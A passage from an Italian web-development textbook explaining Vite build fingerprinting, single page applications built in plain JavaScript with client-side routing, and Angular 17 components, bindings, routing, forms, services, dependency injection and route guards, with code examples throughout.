dist/assets/index-v5kLGx6_.css 1.21 kB | gzip: 0.63 kB
dist/assets/index-DiAK_ebR.js  3.05 kB | gzip: 1.62 kB
built in 173ms
```

In una sola invocazione Vite ha:

- analizzato quali risorse statiche sono effettivamente usate;
- compilato i file Sass in CSS e quelli TypeScript in JavaScript;
- riunito i file Sass e CSS in un unico file, e i file JavaScript in un altro;
- minificato i bundle;
- applicato il **fingerprinting** ai nomi dei file finali;
- spostato tutto nella directory `/dist`, aggiornando `index.html` con le importazioni corrette.

Fingerprinting dei nomi

I bundle prodotti hanno nomi curiosi: `index-v5kLGx6_.css`, `index-DiAK_ebR.js`. L'ultima parte del nome è un **hash del contenuto**: costruendo una nuova versione dell'applicazione, se i file cambiano, cambia anche il nome.

Perché serve

Supponiamo che i file si chiamassero semplicemente `index.css` e `index.js`. Un browser che visita la pagina un minuto prima del rilascio di una nuova versione continuerebbe a usare per un certo tempo le copie vecchie conservate nella propria cache, e vedrebbe un sito rotto. Cambiando il nome a ogni modifica, il problema scompare: la cache del vecchio file resta valida, ma nessuno lo richiede più.



- **Client-side Tooling Overview** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Understanding_client-side_tools/Overview
- **Sass: Guide.**
<https://sass-lang.com/guide/>
- **Bootstrap: Getting Started.**
<https://getbootstrap.com/docs/5.3/getting-started/introduction/>
- **Get started with Tailwind CSS.**
<https://tailwindcss.com/docs/installation>
- **Vite: Official Guide.**
<https://vitejs.dev/guide/>

SINGLE PAGE APPLICATION

Abbiamo imparato a sviluppare applicazioni web tradizionali, con CGI, PHP, Node.js puro e con un framework. Nelle applicazioni che abbiamo costruito le pagine sono generate dinamicamente sul server e inviate al browser per la visualizzazione: una volta arrivate al browser, però, sono intrinsecamente statiche.

APPLICAZIONI MULTI-PAGINA



Nelle nostre applicazioni tradizionali, quando si cambia pagina (per esempio facendo clic su un collegamento):

- viene inviata una nuova richiesta al server;
- la nuova pagina viene restituita nella risposta e disegnata dal browser.

Questo approccio è noto come **multi-pagina**, e porta ad applicazioni web multi-pagina. Navigare verso una pagina diversa provoca sempre un **ricaricamento completo**.

Nel capitolo 7 avevamo studiato JavaScript nell'ambiente del browser: manipolazione del DOM, recupero di dati, eventi. Finora, però, non abbiamo fatto un uso particolare di quelle funzionalità.

SINGLE PAGE APPLICATION



Single Page Application

Una **Single Page Application** (SPA) reagisce all'input dell'utente **aggiornando dinamicamente il contenuto della pagina corrente**, invece di caricare una nuova pagina dal server. L'intera applicazione viene caricata con la richiesta iniziale, e da quel momento la pagina non viene più ricaricata.

La complessità della generazione delle viste si sposta dal server al codice lato client: da *thin client* a *thick client*. Sono applicazioni a forte intensità di JavaScript.




Figura 18.1: Multi-pagina contro single page.

Navigare verso una «pagina» diversa non provoca un ricaricamento completo: i dati necessari vengono recuperati da un backend (per esempio una API REST) e il JavaScript lato client costruisce dinamicamente la nuova pagina.

ROUTING LATO CLIENT



Le diverse «pagine» di una SPA si chiamano tipicamente **viste**. La navigazione e l'aggiornamento delle viste sono gestiti **interamente** lato client, senza ricaricare la pagina dal server: è il **routing lato client**.

Comporta tre cose:

- aggiornare la URL nella barra degli indirizzi;
- caricare e disegnare il contenuto (la vista) appropriato;
- interagire con la **History API** del browser, perché i pulsanti «indietro» e «avanti» continuino a funzionare come l'utente si aspetta.

I componenti chiave sono quindi un **router** (che mappa le URL sulle viste), un meccanismo di **rendering delle viste** e una **gestione della cronologia**.

UNA SPA DA ZERO



L'unico documento HTML

C'è un solo documento HTML, e non contiene alcun contenuto: soltanto un `<div>` vuoto. È `main.js` a fare tutto il lavoro.

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Single Page Application</title>
    <link rel="stylesheet" href="src/css/style.scss"/>
  </head>
  <body>
    <div id="app"></div>
    <script type="module" src="./src/js/main.js"></script>
  </body>
</html>
```

`index.html`

La struttura di base

Lo script comincia creando tre elementi dentro il contenitore `app`: una barra di navigazione, un contenitore per il contenuto principale e un piè di pagina. La barra e il piè di pagina non cambieranno passando da una vista all'altra; il contenuto sì.

```
let nav = document.createElement("nav");
nav.id = "nav";

let content = document.createElement("main");
content.id = "content";

let footer = document.createElement("footer");
footer.id = "footer";

app.append(nav, content, footer);
```

`main.js`

Le rotte

Ogni rotta associa una vista a una data URL, ed è indicizzata dal proprio percorso. A ciascuna sono associati un `title` (che diventerà il titolo della pagina) e una funzione `render` che restituisce una stringa HTML.

```
import about from "../views/about.js"; // altre importazioni omesse

const routes = {
  "/": { title: "Home", render: home },
  "/about": { title: "About", render: about },
  "/webtech": { title: "Web Technologies", render: contact },
};
```

[main.js](#)

```
export default () => /*html*/`
<h1>About</h1>
<p>
  Questa e' una single page app. Navigare verso pagine diverse non
  provoca un ricaricamento completo!
</p>
`;
```

[views/about.js](#)

La generazione della vista è ridotta all'osso: una funzione che restituisce una stringa HTML. Può diventare molto più complessa — tanto per cominciare, si potrebbe usare un motore di template.

Il router

```
function router() {
  let view = routes[location.pathname]; // rotta per il percorso corrente

  if (view) {
    document.title = view.title; // aggiorna il titolo della pagina
    content.innerHTML = view.render(); // aggiorna il contenuto
  } else {
    // nessuna rotta corrisponde: sostituisce la voce di cronologia e va a "/"
    history.replaceState("", "", "/");
    router();
  }
}
```

[main.js](#)

I collegamenti di navigazione

```
for (let route in routes) {  
  let link = document.createElement("a");  
  link.href = route;  
  link.innerText = routes[route].title;  
  link.setAttribute("data-link", ""); // attributo personalizzato  
  nav.append(link);  
}  
  
footer.innerHTML = renderFooter();
```

▮ *main.js*

In una SPA possono coesistere collegamenti che devono comportarsi normalmente (per esempio verso siti esterni) e collegamenti che devono soltanto provocare un cambio di vista. Nell'esempio i secondi sono identificati dall'attributo `data-link`.

```
window.addEventListener("click", e => {  
  if (e.target.matches("[data-link]")) {  
    e.preventDefault(); // niente ricaricamento  
    history.pushState("", "", e.target.href); // nuova voce di cronologia  
    router(); // aggiorna la vista  
  }  
});
```

▮ *main.js*

Si riconosce qui la **delegazione degli eventi** studiata nel capitolo 7: un solo gestore registrato su `window` serve tutti i collegamenti, compresi quelli creati dinamicamente in seguito.

Sincronizzarsi con la cronologia

Resta da invocare `router()` per allineare la vista al percorso corrente in due situazioni: quando l'utente preme il pulsante «indietro» (evento `popstate`) e quando la pagina viene ricaricata per intero (evento `DOMContentLoaded`).

```
window.addEventListener("popstate", router);  
window.addEventListener("DOMContentLoaded", router);
```

▮ *main.js*

Il server deve collaborare

Se l'utente ricarica la pagina mentre si trova su `/about`, il browser invia al server una richiesta per `/about` — che sul server non esiste come file. Il server di una SPA va quindi configurato per restituire sempre `index.html` per qualunque percorso, lasciando che sia il router lato client a decidere quale vista mostrare.

Man mano che la complessità cresce, gestire intere viste come monoliti diventa rapidamente impraticabile: il codice si fa difficile da mantenere ed è complicato riusare pezzi di funzionalità in viste diverse.

La strada è **scomporre l'interfaccia in componenti modulari**. Ogni componente incapsula una funzionalità specifica ed è l'**unico responsabile** del disegno della propria interfaccia e della gestione del proprio stato interno; le viste che lo usano non devono preoccuparsi di questi dettagli.

Caratteristica	Significato
Modularità	devono essere autocontenuti e incapsulare una funzionalità specifica
Incapsulamento	devono incapsulare la propria logica, il proprio stato, il proprio layout e i propri stili
Riusabilità	devono essere progettati per essere riutilizzati in parti diverse dell'applicazione

I componenti hanno un ruolo centrale in tutti i framework di front-end.

Esempio 18.1 — Un componente con le Web Components API

```
let count = 0;

class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;

    let btn = this.querySelector("button");
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}

customElements.define("click-counter", Counter);
```

[components/counter.js](#)

Stiamo definendo un nuovo `HTMLElement` chiamato `<click-counter>`, associato alla classe `Counter`. Il browser userà quella classe ogni volta che incontrerà un elemento `<click-counter>` nel DOM.

```
import "../components/counter.js";

export default () => /*html*/`
  <h1>Home</h1>
  <p>Semplice contatore di clic</p>
  <click-counter></click-counter>
`;
```

[views/home.js](#)

Dal punto di vista della vista, il componente è indistinguibile da un tag HTML qualunque: è precisamente l'incapsulamento che cercavamo.



Le SPA offrono alcuni vantaggi rispetto alle applicazioni multi-pagina tradizionali:

- un'esperienza utente **più dinamica**, simile a quella di un'applicazione desktop;
- il caricamento iniziale è più lento (bisogna scaricare l'intera applicazione), ma quelli successivi sono **molto** più rapidi;
- **carico ridotto sul server**: dal server si recuperano solo i dati necessari e solo quando servono, senza trasferire ogni volta interi documenti HTML, con risparmio di banda.

Una nota su AJAX



Prima che la **fetch** API fosse introdotta con ES6, le richieste di rete si effettuavano con **AJAX** (*Asynchronous JavaScript And XML*), implementato tramite l'interfaccia **XMLHttpRequest**. Oggi **XMLHttpRequest** è largamente sostituito da **fetch**, ma è ancora piuttosto comune e lo si può incontrare in alcuni pacchetti.

```
let xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
  if (this.readyState == 4 && this.status == 200) {
    document.getElementById("demo").innerHTML = xhttp.responseText;
  }
};
xhttp.open("GET", "/url/to/fetch", true);
xhttp.send();
```

I LIMITI DEL FARE TUTTO A MANO



Realizzare la lista di cose da fare come SPA in JavaScript puro è stato istruttivo, ma nonostante la semplicità dell'applicazione sono emerse alcune difficoltà.

Problema	Perché è difficile
Gestione dello stato	bisogna tenere stato e interfaccia sempre allineati, e ricordarsi di aggiornare le viste dopo ogni cambiamento di stato
Manipolazione del DOM	manipolare il DOM con l'API document richiede molto codice ripetitivo
Routing lato client	il nostro router era elementare: e se servissero rotte parametriche, reindirizzamenti, rotte protette?
Rendering efficiente	ridisegniamo l'intera lista a ogni modifica; per essere efficienti bisognerebbe aggiornare solo ciò che è cambiato

I **framework di front-end** come **Angular**, **React**, **Vue.js**, **Ember** e **Svelte** forniscono soluzioni già pronte per queste difficoltà, e tipicamente includono anche supporto strumentale: generazione di codice ripetitivo, automazione di build e rilascio.

Ciascun framework fornisce inoltre un modo in qualche misura «standardizzato» di costruire front-end: chi è abituato a lavorare con un dato framework avrà meno difficoltà a inserirsi in un altro progetto che usa lo stesso framework. Nel prossimo capitolo conosceremo Angular.



- **SPA (Single-page application)** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Glossary/SPA>
- **Single page apps in depth**, Mikito Takada.
<http://singlepageappbook.com/>
Parte rilevante: *Modern single page apps — an overview*.
- **Understanding client-side JavaScript frameworks** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Client-side_JavaScript_frameworks
Parti rilevanti: *Introduction to client-side frameworks* e *Framework main features*.

ANGULAR

Abbiamo visto che una Single Page Application comporta una certa complessità: routing lato client, generazione delle viste, componenti e riuso del codice. Un **framework di front-end** è un insieme predefinito di componenti software, strumenti e buone pratiche che fa da fondamento per lo sviluppo di SPA.

CHE COS'È ANGULAR



Angular è uno dei framework di front-end più diffusi, in particolare in Italia e per le applicazioni aziendali. È sviluppato da Google; la versione 2.0 è stata rilasciata nel 2016 e in questo corso si usa la **versione 17**.

Le sue caratteristiche distintive:

- forte attenzione agli **strumenti** per lo sviluppatore e alla produttività;
- **tutto incluso**: Angular è un framework completo e *opinionated* (include il meccanismo di iniezione delle dipendenze, il routing e altro), il che riduce l'affaticamento decisionale e garantisce coerenza fra progetti;
- **supporto alla migrazione**: strumenti dedicati assistono nel passaggio a versioni più recenti;
- **buone pratiche fin dall'inizio**: impone l'uso di TypeScript.

```
npm install -g @angular/cli
ng version
```

Come ambiente si usa Visual Studio Code; è consigliata (ma facoltativa) l'estensione *Angular Language Service*.

```
ng new angular-app --create-application
```

Il comando chiede quale formato di foglio di stile usare (SCSS) e se abilitare il rendering lato server, poi genera lo scheletro del progetto. Per avviarlo:

```
cd angular-app
ng serve
```

Terminale

Initial Chunk Files	Names	Raw Size
polyfills.js	polyfills	82.71 kB
main.js	main	23.23 kB
styles.css	styles	96 bytes
	Initial Total	106.03 kB

Application bundle generation complete. [1.176 seconds]
Watch mode enabled. Watching for file changes...
-> Local: http://localhost:4200/

COMPONENTI



I **componenti** sono i mattoni delle applicazioni Angular. Ogni componente è responsabile di definire funzione e aspetto di un elemento:

- il proprio codice (stato, logica di business, eventi);
- il proprio layout HTML;
- i propri stili CSS.

In Angular un componente può contenere altri componenti: si può pensare a un'applicazione Angular come a un **albero di componenti**.




Figura 19.1: Un'applicazione Angular è un albero di componenti.

Anatomia di un componente

Un componente è sostanzialmente una **classe TypeScript**, annotata con metadati passati come oggetto al **decoratore** `@Component`. I metadati specificano, fra le altre cose, il layout HTML e gli stili.

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {}
```

[📄 app.component.ts](#)

Il **selector** dice ad Angular **dove** disegnare il componente: Angular ne crea un'istanza per ogni elemento HTML corrispondente.

```
<!doctype html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <title>AngularApp</title>
  </head>
  <body>
    <app-root></app-root>
  </body>
</html>
```

[📄 index.html](#)

Template e stili si possono anche mettere in file separati, con percorsi relativi alla posizione della classe TypeScript:

```
@Component({
  selector: 'app-root',
  standalone: true,
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {}
```

[📄 app.component.ts](#)

Lo stato e l'interpolazione

```
@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello {{name.toUpperCase()}}!</h1>",
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {
  name = 'Web Technologies';
}
```

[📄 app.component.ts](#)

Le espressioni fra `{{ }}` nei template Angular vengono valutate, e il risultato (convertito in stringa) viene inserito nel template. È lo stesso principio dei motori di template visti nel capitolo 11, ma applicato **lato client** e ricalcolato automaticamente a ogni cambiamento di stato.

Comporre componenti

```
ng generate component counter
```

Terminale

```
CREATE src/app/counter/counter.component.html (22 bytes)
CREATE src/app/counter/counter.component.spec.ts (603 bytes)
CREATE src/app/counter/counter.component.ts (239 bytes)
CREATE src/app/counter/counter.component.scss (0 bytes)
```

```
import { Component } from '@angular/core';
import { CounterComponent } from '../counter/counter.component';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter />
  `,
  styles: ["h1 { font-family: sans-serif; color: darkblue; }"],
})
export class AppComponent {
  name = 'Web Technologies';
}
```

[app.component.ts](#)

Componenti standalone

I componenti *standalone* hanno **standalone: true** nei metadati e possono importare direttamente altri componenti, direttive e *pipe* usati nei propri template. Il codice Angular precedente alla versione 14 usava un meccanismo diverso, chiamato **NgModule**. In questo corso si usano soltanto componenti standalone.

In Angular gli eventi si legano ai gestori con la sintassi a **parentesi tonde**:

```
<button (click)="increment()">Click me</button>
```

dove `increment()` è un metodo del componente.

```
@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button (click)="increment()">Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: 'p, button { font-size: 1.25em; font-family: sans-serif; }'
})
export class CounterComponent {
  counter: number = 0;

  increment() {
    this.counter = this.counter + 1;
  }
}
```

 `counter.component.ts`

Si noti che non c'è alcun codice che aggiorna il DOM: modificando `this.counter`, Angular ridisegna da sé la parte di template che dipende da quel valore. È esattamente il lavoro manuale che nel capitolo 18 dovevamo scrivere a mano.



Spesso serve disegnare condizionalmente una parte di template, o iterare su più elementi. Angular supporta questi scenari con la sintassi `@if/@else` e `@for`. Prima di Angular 17 si usavano le direttive `ngIf` e `ngFor`.

```
<button (click)="increment()">Click me</button>
<p>
  The button was clicked {{counter}}
  @if (counter === 1) { time } @else { times }.
</p>
```

[counter.component.html](#)

Esempio 19.1 — Iterare con `@for`

Aggiungiamo al contatore la registrazione dei momenti in cui il pulsante è stato premuto.

```
export class CounterComponent {
  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

[counter.component.ts](#)

```
<ul>
  @for (ts of clickTimestamps; track ts) {
    <li>{{ts}}</li>
  } @empty {
    <li>Il pulsante non e' mai stato premuto!</li>
  }
</ul>
```

[counter.component.html](#)

La clausola `track` indica ad Angular come identificare univocamente gli elementi della collezione: serve a ridisegnare solo le voci effettivamente cambiate invece dell'intera lista. È la soluzione al problema del «rendering efficiente» rimasto aperto nel capitolo 18.

A volte i componenti devono scambiarsi dati: un componente padre passa informazioni ai figli (per configurarne il comportamento o per passare dati da visualizzare), oppure un figlio deve comunicare al padre che è accaduto qualcosa. In Angular questi schemi si realizzano con i decoratori `@Input()` e `@Output()`.

Dal padre al figlio: `@Input`

Nel componente figlio, le proprietà che il padre può impostare si decorano con `@Input()`. Può esserci un valore predefinito, usato quando il padre non ne fornisce uno.

```
import { Component, Input } from '@angular/core';

export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

`counter.component.ts`

```
<button (click)="increment()">
  {{buttonText}}
</button>
```

`counter.component.html`

Il padre passa il dato impostando una proprietà sull'elemento:

```
@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
})
export class AppComponent {}
```

`app.component.ts`



Figura 19.2: Anatomia del passaggio di dati dal padre al figlio.

Questo schema è molto diffuso nei framework di front-end: in React e Vue lo stesso meccanismo si chiama **props**.

Property binding

Angular permette di impostare **dinamicamente** i valori degli attributi di elementi HTML e componenti, legandoli a proprietà del componente corrente. Il nome dell'attributo da legare si scrive fra parentesi quadre, e il valore è il nome della proprietà.

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg"/>
<img [src]="imageUrl"/>
```

```
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = 'CLICK HERE';
  imageUrl = 'https://picsum.photos/300/150';
}
```

Property binding contro interpolazione >>>

Ci si potrebbe chiedere che differenza ci sia fra `<img [src]="imageUrl"/>` e ``. In quell'esempio il risultato è lo stesso, ma non è sempre così: l'**interpolazione** valuta l'espressione e ne **converte il risultato in stringa**. Per passare un **oggetto** o un **array** come proprietà di un elemento bisogna necessariamente usare il property binding.

Dal figlio al padre: @Output

Per creare un canale di comunicazione dal figlio al padre si usa il decoratore `@Output` su una proprietà di classe, assegnandole un valore di tipo `EventEmitter`. Per inviare un evento sul canale, il figlio invoca il metodo `emit()`.

```
export class CounterComponent {
  @Input() buttonText = "Click me";
  @Output() counterClickedTenTimes = new EventEmitter<number>();

  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter++;
    this.clickTimestamps.push(new Date());

    if (this.counter % 10 === 0)
      this.counterClickedTenTimes.emit(this.counter);
  }
}
```

`counter.component.ts`

Il padre reagisce definendo un gestore, come per un evento qualunque:

```
<app-counter [buttonText]="btnMsg"
              (counterClickedTenTimes)="addClicks($event)" />

<ul>
  @for (click of clicksList; track click) {
    <li>Il pulsante e' stato premuto {{click}} volte.</li>
  }
</ul>
```

`app.component.html`

```
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  clicksList: number[] = [];

  addClicks(nClicks: number) {
    this.clicksList.push(nClicks);
  }
}
```

`app.component.ts`

Si noti la simmetria della sintassi: **parentesi quadre** per i dati che scendono dal padre al figlio, **parentesi tonde** per gli eventi che salgono dal figlio al padre.

Le Single Page Application devono gestire il routing lato client. Angular include un **Router** che abilita la navigazione fra viste diverse, interpretando la URL come un'istruzione per cambiare vista. Le applicazioni create con `ng new` hanno già il routing configurato e pronto.

Il punto di ingresso

```
import { bootstrapApplication } from '@angular/platform-browser';
import { appConfig } from './app/app.config';
import { AppComponent } from './app/app.component';

bootstrapApplication(AppComponent, appConfig)
  .catch((err) => console.error(err));
```

`src/main.ts`

```
import { ApplicationConfig } from '@angular/core';
import { provideRouter } from '@angular/router';
import { routes } from './app.routes';

export const appConfig: ApplicationConfig = {
  providers: [provideRouter(routes)]
};
```

`src/app/app.config.ts`

Le rotte

```
import { Routes } from '@angular/router';
import { CounterPageComponent } from './counter-page/counter-page.component';
import { HomePageComponent } from './home-page/home-page.component';

export const routes: Routes = [
  {
    path: "",
    title: "Home Page",
    component: HomePageComponent
  },
  {
    path: "counter",
    title: "Counter",
    component: CounterPageComponent
  }
];
```

`src/app/app.routes.ts`

router-outlet e routerLink

Il componente `RouterOutlet` analizza la URL corrente e disegna il componente associato al percorso corrispondente.

```
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterLink, RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CommonModule, RouterOutlet, RouterLink],
  template: `
    <nav>
      <a routerLink="/">Home</a> |
      <a routerLink="/counter">Counter</a>
    </nav>
    <router-outlet></router-outlet>
  `,
})
export class AppComponent {}
```

`app.component.ts`

Non usare href nei collegamenti interni

Usando collegamenti tradizionali con l'attributo `href`, il browser effettua una nuova richiesta HTTP e **ricarica l'intera applicazione**. Il Router analizzerebbe poi la URL e caricherebbe il componente giusto, quindi il risultato finale sarebbe corretto — ma vanificando completamente lo scopo di una Single Page App.

Per navigare correttamente fra le viste si usa la direttiva `routerLink`. Si noti che, se un utente inserisce a mano la URL `localhost:4200/counter`, il caricamento completo avviene comunque e il Router disegna correttamente il componente: è il comportamento desiderato.

Evidenziare il collegamento attivo

La direttiva `RouterLinkActive` permette di indicare un elenco di classi CSS da applicare ai `routerLink` che corrispondono alla rotta corrente.

```
<nav>
  <a routerLink="/" routerLinkActive="active"
    [routerLinkActiveOptions]="{exact: true}">Home</a> |
  <a routerLink="/counter" routerLinkActive="active">Counter</a>
</nav>
<router-outlet></router-outlet>
```

`app.component.html`

```
nav .active {
  font-weight: bold;
}
```

L'opzione `exact: true` serve per la rotta radice: senza di essa, `/` risulterebbe attiva anche quando ci si trova su `/counter`, dato che ogni percorso comincia con una barra.



- **Angular Docs.**

<https://angular.dev/overview>

Parti rilevanti: *Introduction: Essentials; In-depth Guides: Components, Template Syntax, Routing; Developer Tools: Angular CLI.*

ANGULAR AVANZATO

Sappiamo che cosa sono i componenti, come si usa il Router integrato e come gestire `@Input` e `@Output`. In questo capitolo vediamo altre funzionalità importanti del framework: i **form**, i **servizi** e l'iniezione delle dipendenze, la **protezione delle rotte**, il **client HTTP** e i **signal**.

I FORM



I form sono in molti casi il modo preferito per raccogliere l'input dell'utente. In Angular si possono gestire in due modi:

- **form guidati dal template**: le associazioni fra i dati del componente e il form sono definite **implicitamente**, tramite direttive nel template;
- **form reattivi**: le associazioni sono definite **esplicitamente** nel componente.

Form guidati dal template

```
import { Component } from '@angular/core';
import { FormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [FormsModule],
  templateUrl: './login.component.html',
  styleUrls: ['./login.component.scss']
})
export class LoginComponent {
  user: string = "";
  pass: string = "";
}
```

[login.component.ts](#)

```
<h1>Login</h1>
<form>
  <label for="usr">Username:</label>
  <input id="usr" name="usr" [(ngModel)]="user"/>

  <label for="pwd">Password:</label>
  <input id="pwd" name="pwd" type="password" [(ngModel)]="pass"/>
</form>
<p>
  Username is <strong>{{user}}</strong>;
  Password is <strong>{{pass}}</strong>
</p>
```

[login.component.html](#)

La direttiva `[(ngModel)]="pass"` specifica che il valore di un campo del form è legato a una proprietà del componente.

La «banana nella scatola»

La notazione `[( )]` è nota scherzosamente come *banana in a box* e rappresenta un **legame bidirezionale**: combina il property binding (parentesi quadre, dati che scendono) con l'event binding (parentesi tonde, eventi che salgono). Il risultato è che, digitando nel campo, i dati del componente si aggiornano automaticamente e il template si aggiorna di conseguenza; e se una proprietà cambia nel componente, il campo del form si aggiorna da sé. Per verificarlo basta inizializzare `user` a un valore diverso dalla stringa vuota.

Form reattivi

```
import { Component } from '@angular/core';
import { FormControl, FormGroup, ReactiveFormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [ReactiveFormsModule],
  templateUrl: './login.component.html',
  styleUrls: ['./login.component.scss']
})
export class LoginComponent {
  loginForm = new FormGroup({
    user: new FormControl(''), // l'argomento e' il valore iniziale
    pass: new FormControl('')
  });

  onSubmit() {
    alert(`Username: ${this.loginForm.value.user}
      Password: ${this.loginForm.value.pass}`);
  }
}
```

[login.component.ts](#)

```
<h1>Login</h1>
<form [formGroup]="loginForm" (ngSubmit)="onSubmit()">
  <label for="usr">Username:</label>
  <input id="usr" formControlName="user"/>

  <label for="pwd">Password:</label>
  <input id="pwd" formControlName="pass" type="password"/>

  <button type="submit">Submit</button>
</form>
<p>
  Username is <strong>{{loginForm.value.user}}</strong>;
  Password is <strong>{{loginForm.value.pass}}</strong>
</p>
```

[login.component.html](#)

Qui la struttura del form è dichiarata esplicitamente nella classe: è più verboso, ma rende il form ispezionabile e testabile dal codice, e permette di aggiungere validatori in modo strutturato.



Sappiamo che le classi del nostro software dovrebbero fare **una cosa sola** e farla bene: aumenta modularità e riusabilità. I componenti Angular dovrebbero occuparsi soltanto dell'esperienza utente: template, stili e la logica che fa da mediatore fra la vista e la logica applicativa.

Servizio

I **servizi** sono classi che forniscono funzionalità utilizzabili in più parti dell'applicazione. Non sono associati direttamente all'esperienza utente: niente template, niente stili, solo logica invocabile all'occorrenza.

Sono ideali per compiti come recuperare dati da una API REST, registrare log o validare dati: attività che con ogni probabilità serviranno in punti diversi dell'applicazione.

Dependency Injection

Angular sfrutta il pattern della **iniezione delle dipendenze** per permettere al codice di ottenere facilmente istanze delle proprie dipendenze. L'obiettivo è **separare** la responsabilità di costruire le dipendenze da quella di usarle, riducendo l'accoppiamento.

Nel sistema di iniezione di Angular esistono due ruoli: il **consumatore** di dipendenze (il codice che scriviamo noi) e il **fornitore** di dipendenze (gestito generalmente da Angular).

Creare un servizio

```
ng generate service calculator
```

```
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root' // disponibile ovunque nell'applicazione
})
export class CalculatorService {
  sum(x: number, y: number): number { return x + y; }
}
```

[calculator.service.ts](#)

Il decoratore **@Injectable** marca la classe come qualcosa che può essere iniettato in un componente come dipendenza.

Iniettare un servizio

Ci sono due modi. Con la funzione `inject()`:

```
import { Component, inject } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
})
export class HomePageComponent {
  private calculatorService = inject(CalculatorService);
  sum = this.calculatorService.sum(1234, 4321);
}
```

[home-page.component.ts](#)

Oppure dichiarandolo nel costruttore della classe:

```
export class HomePageComponent {
  constructor(private calculatorService: CalculatorService) {}
  sum = this.calculatorService.sum(1234, 4321);
}
```

[home-page.component.ts](#)

In nessuno dei due casi il componente costruisce il servizio con `new`: è precisamente questo il punto dell'iniezione delle dipendenze, e ciò che rende il componente facilmente testabile sostituendo il servizio con una versione finta.

Un compito frequente è assicurarsi che solo gli utenti autorizzati accedano a certe rotte. Con il Router di Angular si usano le **Route Guard**: funzioni invocate da Angular per determinare se l'utente possa compiere certe operazioni su una rotta (`canActivate`, `canMatch`, `canLoad`, `canDeactivate`).

Le guardie si indicano come proprietà degli oggetti **Route**. Se ne possono specificare più di una: Angular le esegue **in parallelo**, e l'azione è consentita solo se tutte restituiscono **true**.

ng generate guard authorization

```
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from '../auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  const router = inject(Router);
  const authService = inject(AuthService);

  if (authService.isUserLoggedIn()) {
    return true; // utente autorizzato
  } else {
    router.navigateByURL("/login"); // reindirizza al login
    return false;
  }
};
```

`authorization.guard.ts`

```
{
  path: "counter",
  title: "Counter",
  component: CounterPageComponent,
  canActivate: [authorizationGuard]
}
```

`app.routes.ts`

Una guardia può restituire un valore booleano oppure un oggetto **UrlTree**:

- **true**: la guardia è soddisfatta, la navigazione può proseguire;
- **false**: la guardia non è soddisfatta, l'azione non è consentita;
- un **UrlTree**: il Router deve reindirizzare a quella URL.

Con più guardie, restituire un UrlTree

Quando si impostano più guardie bisogna sempre restituire un **UrlTree** per reindirizzare, e **non** invocare direttamente **Router.navigate()** come nell'esempio precedente. Con più guardie eseguite in parallelo, se due di esse reindirizzano si possono avere *race condition*.

Le guardie non sono sicurezza

Una Route Guard gira **nel browser**, cioè su una macchina interamente sotto il controllo dell'utente. Serve a migliorare l'esperienza (non mostrare pagine inutilizzabili), non a proteggere i dati. La vera autorizzazione va sempre imposta **sul server**, come abbiamo fatto nel capitolo sulle API REST.

